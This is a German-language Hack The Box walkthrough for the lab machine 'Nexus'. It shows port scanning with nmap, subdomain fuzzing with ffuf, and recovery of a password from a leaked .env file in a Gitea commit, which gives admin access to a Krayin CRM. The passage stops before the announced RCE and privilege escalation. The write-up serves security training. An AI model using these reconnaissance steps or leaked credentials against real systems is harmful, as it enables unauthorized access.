 wingleszy/htb-nexus-walkthrough
Write-up der Maschine Nexus (HTB). Angriffskette: Datenleck in der Git-History → Krayin CRM RCE (CVE-2026-38526) → Rechteausweitung über Git-Interna und SUID-Binary. Detaillierte Analyse der Angriffsvektoren mit Abbildungen.

Name: Nexus
Schwierigkeitsgrad: Easy
OS: Linux (Ubuntu)
Datum des Durchlaufs: 23. September 2026
Wir verbinden uns mit dem VPN und starten den Portscan:
Openvpn <Pfad zur .ovpn-Konfiguration>
Es sollte die Meldung "Initialization Sequence Completed" erscheinen
Wir prüfen die offenen Ports mit nmap nmap -sC -sV -Pn 10.129.101.185

Es sind nur zwei Ports offen:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (Weiterleitung auf http://nexus.htb/)

Wir fügen die Domain in /etc/hosts hinzu:

Auf der Startseite sehen wir die Website eines Energieunternehmens. Im Bereich Karriere (/careers) finden wir die E-Mail des Managers: [email protected]

Wir verwenden ffuf, um virtuelle Hosts zu finden:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
Wir finden die Subdomain: git.nexus.htb


Wir fügen sie zu hosts hinzu und rufen die Adresse auf. Dort ist der Dienst Gitea bereitgestellt
Wir untersuchen die öffentlichen Repositories. In admin/krayin-docker-setup finden wir einen Commit mit der Datei `.env

In der Datei entdecken wir:
N27xh!!2ucY04billing.nexus.htb

Wir fügen billing.nexus.htb zu hosts hinzu. Auf dieser Subdomain läuft Krayin CRM v2.2.0
Wir verwenden die gefundenen Daten:


Nach erfolgreicher Anmeldung im Administrationsbereich können wir die Version Krayin 2.2.0 erkennen
